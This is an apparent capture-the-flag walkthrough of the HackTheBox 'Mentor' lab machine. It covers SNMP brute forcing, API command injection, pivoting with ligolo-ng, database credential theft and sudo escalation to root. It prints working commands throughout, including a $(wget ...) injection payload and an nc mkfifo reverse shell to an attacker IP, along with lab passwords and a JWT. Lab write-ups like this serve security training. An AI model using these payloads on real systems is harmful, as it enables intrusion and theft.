
Overview
Mentor is a medium HackTheBox Linux machine that starts with SNMP enumeration: a default public community string leaks little, but brute-forcing for a second v2c string turns up internal, which exposes a running script’s command-line argument, effectively a plaintext password. That credential unlocks a documented API, where a command injection in a backup endpoint drops a shell inside a Docker container. A PostgreSQL instance reachable only from inside that container, pivoted to with ligolo-ng, yields a cracked user hash, and a password recovered from snmpd.conf on the host unlocks a second user with an unrestricted sudo rule straight to root.
Attack Chain
- Scan the target over
TCPandUDP, findingHTTP/SSHandSNMP - Add
mentorquotes.htbto/etc/hosts - Enumerate
SNMPwith the defaultpubliccommunity string and find little of value - Brute force for additional
SNMPv2ccommunity strings withhydraand findinternal - Use the
internalstring to enumerate running processes and find a script’s command-line argument, effectively a password - Fuzz for virtual hosts and find an
apisubdomain - Discover interactive API documentation at
/docs, revealing a second email address - Log in to the API using the recovered credentials and receive a
JWTtoken - Use the token to investigate an
/adminendpoint and discover/admin/backup - Determine the endpoint accepts a JSON body with a
pathparameter - Achieve command injection through the
pathparameter using a shell subshell payload - Get a reverse shell, landing inside a Docker container as
root - Find the
svcuser’s home directory and read the user flag - Find database connection details in the application source, pointing to an internal
PostgreSQLhost - Pivot into the internal network with a
ligolo-ngtunnel - Connect to
PostgreSQLand enumerate an application database, recovering a hash forsvc - Crack the hash and use it to
SSHin assvc - Find a password inside
/etc/snmp/snmpd.conf - Use that password to switch to a second user,
james - Find an unrestricted
sudorule allowing/bin/shand escalate to root - Read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.228.102; export NAME=MENTOR; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
22,80
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v

We add mentorquotes.htb to our /etc/hosts.
We also run a UDP scan.
sudo nmap $IP -sU --top-ports 100 -v -oA scans/nmap_top100_UDP_$NAME
The open UDP ports are:
68,161
ports_udp=$(cat scans/nmap_top100_UDP_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports_udp

sudo nmap $IP -p$ports_udp -sU -sC -sV -oA scans/nmap_initial_udp_$NAME -v

SNMP Enumeration
Finding Community Strings
We run onesixtyone and find the string public.
onesixtyone -c /usr/share/wordlists/seclists/Discovery/SNMP/snmp.txt $IP

We run snmpwalk with public and extended output.
sudo snmpwalk -v2c -c public $IP NET-SNMP-EXTEND-MIB::nsExtendOutputFull
Nothing interesting turns up.

We also try snmp-check.
snmp-check $IP -c public
This finds an email, admin@mentorquotes.htb, and some OS information: Linux mentor 5.15.0-56-generic #62-Ubuntu SMP Tue Nov 22 19:54:14 UTC 2022 x86_64.


onesixtyone only checks SNMPv1, and we can sometimes get more from v2c. We use hydra to brute force additional community strings.
hydra -L /usr/share/wordlists/seclists/Discovery/SNMP/common-snmp-community-strings.txt snmp2://$IP
We find a new community string, internal.
Enumerating with the internal String
We use snmpwalk again with the new string.
snmpwalk -v2c -c internal $IP
This takes too long, so we switch to snmpbulkwalk with the same syntax and arguments.
snmpbulkwalk -v2c -c internal $IP

We find /usr/local/bin/login.py kj23sadkj123as0-d213, a script running with a command-line argument.
kj23sadkj123as0-d213
Alternatively, we could target only running processes with HOST-RESOURCES-MIB::hrSWRun, or process arguments specifically with HOST-RESOURCES-MIB::hrSWRunParameters:
snmpbulkwalk -c internal -v2c $IP HOST-RESOURCES-MIB::hrSWRunParameters
This returns only running software and process output, without the wait.
Web Enumeration
Finding the API Subdomain
Browsing to port 80 shows a static site with no links or other endpoints.

We fuzz for virtual hosts with ffuf. Everything returns 302, so we match all response codes with -mc all and filter by word size with -fw 18,26.
ffuf -u http://mentorquotes.htb -c -ic -H "HOST: FUZZ.mentorquotes.htb" -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -t 100 -mc all -fw 18,26
We find an api subdomain and add it to /etc/hosts.

We navigate to the new endpoint.
http://api.mentorquotes.htb/

Not much going on, so we fuzz for other endpoints, matching all responses with -mc all and filtering out 404s with -fc 404.
ffuf -u http://api.mentorquotes.htb/FUZZ -c -ic -r -w /usr/share/seclists/Discovery/Web-Content/common.txt:FUZZ -t 100 -mc all -fc 404 | tee scans/ffuf_api_subd_common.txt
We find a few endpoints.

API Documentation
We navigate to /docs.
http://api.mentorquotes.htb/docs
We have interactive API documentation with the type of requests to use.


Hovering over Send email to james reveals another email address, james@mentorquotes.htb.

Looking at /auth/login, it requires an email, username, and password.

Foothold
Authenticating to the API
We have admin@mentorquotes.htb and james@mentorquotes.htb, plus the script command-line string from snmpwalk, which we try as a password.
We use the docs’ Try it out option and enter our details.

We hit execute and see the curl request sent, a 200 response, and a JWT token.

The curl request that was sent:
curl -X 'POST' \
  'http://api.mentorquotes.htb/auth/login' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -d '{
  "email": "james@mentorquotes.htb",
  "username": "james",
  "password": "kj23sadkj123as0-d213"
}'
The JWT token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0
Doing this manually gives us the same token.

Command Injection via /admin/backup
With our authentication token, we investigate the /admin endpoint with curl.
curl -X 'GET' \
'http://api.mentorquotes.htb/admin/' \
-H 'accept: application/json' \
-H 'Content-Type: application/json' \
-H 'Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0'
We find two new endpoints, /admin/check and /admin/backup. A GET request returns a method-not-allowed error.

Switching to POST requires a body.

Sending an empty body:
curl -X 'POST' \
'http://api.mentorquotes.htb/admin/backup' \
-H 'accept: application/json' \
-H 'Content-Type: application/json' \
-H 'Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0' \
-d '{}'
This reveals the body requires a path parameter.

We send {"path":"test"} and get back {"INFO":"DONE"}.

We start a Python server on our attacking machine and try a few command injection payloads, succeeding with a Linux subshell.

We use:
$(wget http://10.10.14.24/test)
And receive a response on our Python server.

Reverse Shell into a Docker Container
We start a penelope listener on port 443. Our usual nc mkfifo reverse shell with bash returns an Invalid shell error on the listener; using the same payload with sh works instead.
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.24 443 >/tmp/f

We catch a shell on port 443. The hostname 590437b20ba7, user root, and a different IP address than our target all indicate we’re inside a container.

Listing the / directory shows .dockerenv, confirming we’re inside a Docker container.

We browse to /home and find the user svc with the user flag.

Privilege Escalation
Finding PostgreSQL Credentials
We list the current /app directory and find a db.py file.

Its contents reveal a PostgreSQL connection on an internal network IP address, postgres:postgres@172.22.0.1.

Pivoting with ligolo-ng
We create a ligolo-ng tunnel to reach the internal network. On our attacking machine:
sudo ip tuntap add user mrbeetroot mode tun ligolo
sudo ip link set ligolo up
./proxy -selfcert
Add the internal network subnet:
sudo ip route add 172.22.0.0/24 dev ligolo
We start a Python server and host the agent binary. On the target, we transfer it and make it executable:
wget http://10.10.14.24/agent
chmod +x ./agent
We connect the agent back to our attacking machine:
./agent -connect 10.10.14.24:11601 -ignore-cert

Back on our attacking machine, in ligolo-ng, we select the session and start it:
session
start

We can now reach the postgres target. A quick nmap scan:
nmap 172.22.0.1
Shows postgres on port 5432.

Enumerating PostgreSQL
We connect, entering postgres as the password when prompted.
psql -h 172.22.0.1 -p 5432 -U postgres

We view all databases.
\list
mentorquotes_db stands out.

We connect to it.
\connect mentorquotes_db

We list tables.
\dt

We view all columns in users.
select * from users;

We crack svc’s hash with crackstation.net.

svc:123meunomeeivani
SSH as svc
We test the credentials with SSH.
ssh svc@$IP
We’re in.

We have an interactive SSH session as svc.

Escalating via SNMP Config
We view /home and see the user james again. We try switching to this user with the earlier password, but it doesn’t work.

Since we were dealing with SNMP earlier, it’s worth checking its configuration files. /etc/snmp/snmp.conf has nothing interesting, but /etc/snmp/snmpd.conf has a password.


SuperSecurePassword123__
We immediately try this password on james, and it works.

We check our privileges with sudo -l and find we can run /bin/sh as sudo.

We run it.
sudo /bin/sh -i
We’re root.

We read the root flag.

Key Takeaways
Mentor is a long chain built almost entirely on credential reuse and information leakage rather than memory-corruption bugs. SNMP’s ability to expose running process arguments turned a supposedly internal script invocation into a plaintext password, and a poorly-scoped sudo-equivalent JSON API endpoint let that credential escalate into full command injection. The internal PostgreSQL instance, only reachable by pivoting through the compromised Docker container, is a good reminder that “internal-only” services still need real authentication, its default postgres:postgres credentials were the only thing standing between the container and a database full of user hashes. The final privilege escalation circled back to the same SNMP service that started the chain, reinforcing that configuration files are worth revisiting once new access is gained.